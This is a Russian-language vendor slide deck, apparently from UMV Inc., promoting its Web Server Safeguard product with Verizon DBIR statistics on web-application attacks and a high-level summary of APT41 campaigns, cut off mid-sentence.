



Web Server Safeguard (WSS)

Безопасность веб-сервера в режиме реального времени



Содержание

01

О нас

02

**Тенденции в
области веб-
хакинга**

03

Проблема

04

**Защита веб-
сервера**

05

**Примеры
использования**

06

Вопросы и ответы

umv



UMV Inc.

Основана в 2008 году

Сеул, Южная Корея

Веб-ориентированные решения

Безопасность веб-сервера в режиме реального времени

Предотвратить

Кража данных, прерывание работы веб-сервисов, порча веб-сайтов, постоянные атаки

Девиз

«Цепь безопасности сильна лишь настолько, насколько сильно ее самое слабое звено»

Почему WSS?



<https://www.youtube.com/watch?v=YteNJceNs3s&t=2s>

Веб-хакерство набирает обороты

Verizon проанализировала рекордный **ДВУКРАТНЫЙ** рост числа подтвержденных **нарушений безопасности** в период с 2022 по 2023 год.

Отчет о расследовании утечки данных Verizon за 2024 год


Веб-хакерство набирает обороты

50% организаций ежегодно подвергаются **более чем 39** атакам на веб-приложения

Отчет о расследовании утечки данных Verizon за 2023 год


Активы, пострадавшие в результате нарушений

2023 Verizon DBIR



Основные виды активов, подвергшихся утечкам

2023 Verizon DBIR



Базовые атаки на веб-приложения

2023 Verizon DBIR




Figure 40. Steps in Basic Web Application Attacks

Глобальные атаки АРТ41

Широкомасштабные атаки

14 стран за 7 лет: Франция, Индия, Италия, Япония, Мьянма, Нидерланды, Сингапур, Южная Корея, ЮАР, Швейцария, Таиланд, Турция, Великобритания и США

Скрытое присутствие

Проник и поддерживал длительный несанкционированный доступ к сетям жертв с 2023 года, извлекал конфиденциальные 